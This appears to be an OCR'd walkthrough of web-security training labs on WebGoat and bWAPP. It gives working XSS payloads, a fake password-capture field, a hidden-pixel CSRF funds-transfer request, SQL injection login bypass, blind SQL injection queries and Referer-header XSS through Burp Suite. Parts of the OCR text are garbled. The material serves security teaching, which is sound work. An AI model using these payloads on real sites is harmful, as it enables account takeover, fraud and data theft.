


STAGE 1: For this exercise, your mission is to deface this website using the image at the following location: OWASP IMAGE

Enter your name: .script.alert(.test.)./script.

What if we could use a language that the client would understand, that would be something like HTML

4. So let's say <img> which is an html image tag. So let's try this: <img src="" onerror="alert('Red Team');"/>
   So essentially, we are saying: if you do not find this image, throw a "popup" alert to the screen



STAGE 1: For this exercise, your mission is to deface this website using the image at the following location: OWASP IMAGE


Hello, !

Enter your name: error="ale

Red Team

5. Here is another one using iframes and javascript

<iframe style="width:0px;height:0px;" src="javascript:alert('You\'ve been hacked');"></iframe>


STAGE 1: For this exercise, your mission is to deface this website using the image at the following location: OWASP IMAGE

Hello, .!

Enter your name: been hack

Submit Solution

You've been hacked

With bad security in place w orks


6. So now let's try a pr then its displayed back to us.

```
<input type = "password" name="pass"/><button onClick="javascript:alert('I
have your password: ' + pass.value);">Submit</button>
```

7. There's a number of <BR> that are missing from making the format of this page look correct, the idea here is to show you can enter a fake box (for the password) and then collect it.

Exercise 13 – CSRF

For this exercise we will use Webgoat version 7.1,



Your goal is to send an email to a newsgroup. The email contains an image whose URL is pointing to a malicious request. In this lesson the URL should point to the "attack" servlet with the lesson's "Screen" and "menu" parameters and an extra parameter "transferFunds" having an arbitrary numeric value such as 5000. You can construct the link by finding the "Screen" and "menu" values in the Parameters inset on the right. Recipients of CSRF emails that happen to be authenticated at that time will have their funds transferred. When this lesson's attack succeeds, a green checkmark appears beside the lesson name in the menu on the left.

1. Select the CSRF from the Cross Site Scripting (XSS) Menu. Your goal is to send an email to a newsgroup. The email contains an image whose URL is pointing to a malicious request. In this lesson the URL should point to the "attack" servlet with the lesson's "Screen" and "menu" parameters and an extra parameter "transferFunds" having an arbitrary numeric value such as 5000. You can construct the link by finding the "Screen" and "menu" values in the Parameters inset on the right. Recipients of CSRF emails that happen to be authenticated at that time will have their funds transferred. When this lesson's attack succeeds, a green checkmark appears beside the lesson name in the menu on the left.
2. Cross-Site Request Forgery (CSRF/XSRF) is an attack that tricks the victim into loading a page that contains img links like the one below:
3. <pre>&lt;img src="<a href="http://www.mybank.com/transferFunds.do?acctId=123456" class='external free' title="http://www.mybank.com/transferFunds.do?acctId=123456" rel="nofollow">http://www.mybank.com/sendFunds.do?acctId=123456</a>"/&gt;</pre>
4. When the victim's browser attempts to render this page, it will issue a request to www.mybank.com to the transferFunds.do page with the specified parameters. The browser will think the link is to get an image, even though it actually is a funds transfer function.
5. The request will include any cookies associated with the site. Therefore, if the user has authenticated to the site, and has either a permanent cookie or even a current session cookie, the site will have no way to distinguish this from a legitimate user request.
6. In this way, the attacker can make the victim perform actions that they didn't intend to, such as logout, purchase item, or any other function provided by the vulnerable website


7. The target is a chat forum. This is a good target because you know that the users need to be authenticated in order to interact on the forum. A normal user function is to change their email. The request that is generated when a user changes their email is:
POST http://chat-forum.com/change-email.php?new_email=users_new_email HTTP/1.1
So, you create a link that looks like this:
POST http://chat-forum.com/change-email.php?new_email=attackers_email HTTP/1.1
Then you make a post on the forum and link your maliciously crafted link in the body. Any user that clicks the link will have their email changed to your email, giving you control of their account (after a Forgot Password reset). While we cannot execute arbitrary code (which gives us more possibilities and leverage in attack), we can abuse existing server functions that affect our target as the server trusts the user's validity even though we were the ones that crafted the request.

8. So let's look at applying this to our challenge. We need to craft an email that will contain an invisible image (well almost) that includes a modified URL to the CSRF challenge that will perform our attack. The challenge URL is as follows:
http://192.168.8.132//WebGoat/attack?Screen=52&menu=900

9. And when we append our payload:
http://192.168.8.132//WebGoat/attack?Screen=52&menu=900&transferFunds=4000

10. Now lets make a single pixel image that will trigger this URL:
<img src="
http://192.168.8.132//WebGoat/attack?Screen=52&menu=900&transferFunds=4000" alt="transferPixel" style="width:1;height:1;">

We use this to create a message:



will have their funds transferred. When this lesson's attack succeeds, a green checkmark appears beside the lesson name in the menu on the left.

Title: Join the Red Team


Message:
```
<img src="
http://192.168.5.1//WebGoat/attack?Screen=52&menu=900&
transferFunds=4000" alt="transferPixel" style="width:1;height:1;">
```

Once clicked on, and If I had a server online at that address, the user would see a page with the malcode

Exercise 14 - WEBGOAT Stage 1 – String SQL Injection


SQL (pronounced "see-que-el") stands for Structured Query Language. ... *SQL* statements are used to perform tasks such as update data on a database, or retrieve data from a database. Some common relational database management systems that use *SQL* are: Oracle, Sybase, Microsoft *SQL* Server, these are SQL Databases, and they contain lots of data.

SQL injection usually occurs when you ask a user for input, like their username/userid, and instead of a name/id, the user gives you an SQL statement that you will **unknowingly** run on your database. Look at the following example which creates a SELECT statement by adding a variable (txtUserId) to a select string. The variable is fetched from user input (getRequestString):


Example

```
txtUserId = getRequestString("UserId");
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```


In this lab, we will make progress from having tiny bits of information to obtaining full access.


LAB: SQL Injection

Stage 1
Stage 1: Use String SQL Injection to bypass authentication. Use SQL injection to log in as the boss ('Neville') without using the correct password. Verify that Neville's profile can be viewed and that all functions are available (including Search, Create, and Delete).


I have a user ID but not the password, I need to figure out the max length of the password or remove the max length before I can do a SQL Injection

1. So lets use our trusty "web developer" plugin for firefox, and remove max lengths (already installed)



Removed maximum length from 1 form field.

2. Next we will use the user Neville and the SQL crafted input: x ‘OR’1’=’1



Stage 1

Stage 1: Use String SQL Injection to bypass authentication. Use SQL injection to log in as the boss ('Neville') without using the correct password. Verify that Neville's profile can be viewed and that all functions are available (including Search, Create, and Delete).

Welcome Back Larry - Staff Listing Page

Select from the list below

Larry Stooge (employee)

3. And there you have it, welcome back Larry.


Chapter 3.1 – Blind String SQL Injection 3.1.0

Exercise 15 - WEBGOAT Stage – Blind String SQL Injection

We select the blind numeric

Sql injection.

This lesson is conceptually very similar to the previous lesson. The big difference is we are searching for a string, not a number. We will attempt to figure out the name the same way, by injecting a boolean expression into the pre-scripted SQL query. It looks similar to the one from the previous lesson:



Blind Numeric SQL Injection

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.


The goal is to find the value of the field **pin** in table **pins** for the row with the **cc_number** of **1111222233334444**. The field is of type int, which is an integer.

Put the discovered pin value in the form to pass the lesson.

Enter your Account Number: 101 Go!

Account number is valid.

101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 1, 1) < 'H');



The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

The goal is to find the value of the field **pin** in table **pins** for the row with the **cc_number** of **1111222233334444**. The field is of type int, which is an integer.

Put the discovered pin value in the form to pass the lesson.

Enter your Account Number: 101 AND (SUBSTRING((SELE(

Invalid account number.

Cookies / Parameters

Cookie/s

name	JSESSIONID
value	6C5C199D202B30FD55E38C60A5
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false


Parameters

scr	586116895
menu	1100
stage	
num	

This basically confirms that the 1st letter is greater than H. We can role through them until we hit L.

We can compare characters the same way we can compare numbers. For example, N > M. However, without the SUBSTRING method, we are attempting to compare the entire string to one letter, which doesn't help us. The substring method has the following syntax: **SUBSTRING(STRING,START,LENGTH)**

The expression above compares the first letter to H. It will return false and show invalid account number. Changing the boolean expression to **< 'L'** returns true, so we know the letter is between H and L. With a few more queries, we can determine the first letter is **J**. Note that capitalization matters, and it's right to assume the first letter is capitalized.



The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

The goal is to find the value of the field **pin** in table **pins** for the row with the **cc_number** of **1111222233334444**. The field is of type int, which is an integer.

Put the discovered pin value in the form to pass the lesson.

Enter your Account Number: 101 AND (SUBSTRING((SELE(

Account number is valid.

To determine the second letter, we have to change the SUBSTRING parameters to compare against the second letter.

1. We can use this command:
   101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 2, 1) < 'h');

   Using several more queries, we can determine the second letter is **i**. Note that we are comparing the second character to a lowercase h. Continue this process until you have the rest of the letters. The name is **Jill**. Enter this name to complete the lesson. Capitalization matters.

2. **101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 3, 1) < 'l');**

XSS – Reflective (Back Button) and Burpsuite intro

Exercise 10 - Cross-site-Scripting - Reflected (Back Button) **:**

When the user clicks on the back button, the JavaScript code will use the referrer header to go back to the previous page. So, in this situation if we can modify the referrer header then when we click on the back button then our payload is executed.


1. Now to modify the referrer header we need to use a browser proxy like **burp suite**. Start burp proxy (or other), change the proxy settings of your browser, then choose the page (back button page)


Payload:

```
';alert(1);'
```


Burp Suite Required:

2. To intercept the request, we can use Burp Suite, we go to proxy tab and click on intercept. Once that is running go to the bwapp menu and select "Cross Site Scripting – Reflected (Back Button)


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Hex




3. Then switch back to burp suite and see the intercept details, as you can see we got all the header details of the portal page and to check the next page details just click forward so that will forward the request to the next page.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.2.13:80
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
POST /bWAPP/bWAPP/portal.php HTTP/1.1
Host: 192.168.2.13
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.13/bWAPP/bWAPP/portal.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Connection: close
Cookie: security_level=0; PHPSESSID=pv8ae21i011p0p0dn93nha5gce
Upgrade-Insecure-Requests: 1

bug=53&form=submit
```


4. Click on the forward button until you reach "xss_back_button.php" page

So now as you can see here we have the HTTP header details of back button page and if you check the Referer header then you can see the URL of the portal page because this page was requested by the portal.php page



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project optic
Intercept HTTP history WebSockets history Options
Request to http://192.168.2.13:80
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
GET /bWAPP/bWAPP/xss_back_button.php HTTP/1.1
Host: 192.168.2.13
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.13/bWAPP/bWAPP/portal.php
Connection: close
Cookie: security_level=0; PHPSESSID=pv8ae21i011p0p0dn93nha5gce
Upgrade-Insecure-Requests: 1
```

5. So to test our payload first let’s try a simple string let’s say ***“This is a buggy referrer header”*** and click forward.



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project o
Intercept HTTP history WebSockets history Options
Request to http://192.168.2.13:80
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
ET /bWAPP/bWAPP/xss_back_button.php HTTP/1.1
ost: 192.168.2.13
ser-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
ccept-Language: en-US,en;q=0.5
ccept-Encoding: gzip, deflate
eferer: "This is a buggy referer header"
onnection: close
ookie: security_level=0; PHPSESSID=pv8ae21i011p0p0dn93nha5gce
pgrade-Insecure-Requests: 1
```



```
        <tr>

            <td><a href="portal.php">Bugs</a></td>
            <td><a href="password_change.php">Change Password</a></td>
            <td><a href="user_extra.php">Create User</a></td>
            <td><a href="security_level_set.php">Set Security Level</a></td>
            <td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are yo
            <td><a href="credits.php">Credits</a></td>
            <td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
            <td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');"
            <td><font color="red">Welcome Bee</font></td>

        </tr>

    </table>

</div>

<div id="main">

    <h1>XSS - Reflected (Back Button)</h1>

    <p>Click the button to go to back to the previous page:

    <input type=button value="Go back" onClick="document.location.href='"This is a buggy referer header"'">

    </p>

</div>
```


6. As you can see the intercepted message reflecting on view page source so now, we can inject JavaScript payload.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is off Action
Raw Headers Hex


7. Now let’s go to the burp suite and turn off the intercept. And follow the same steps again to intercept the request

8. And then inject our payload but in this payload, we can’t write <script> tag because it’s already inside on Click method so first, you need to terminate the previous statement and write the current payload

;alert('This is a buggy referer header');


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project
Intercept HTTP history WebSockets history Options
Request to http://192.168.2.13:80
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
POST /bWAPP/bWAPP/portal.php HTTP/1.1
Host: 192.168.2.13
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: ';alert('This is a buggy referer header');'
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Connection: close
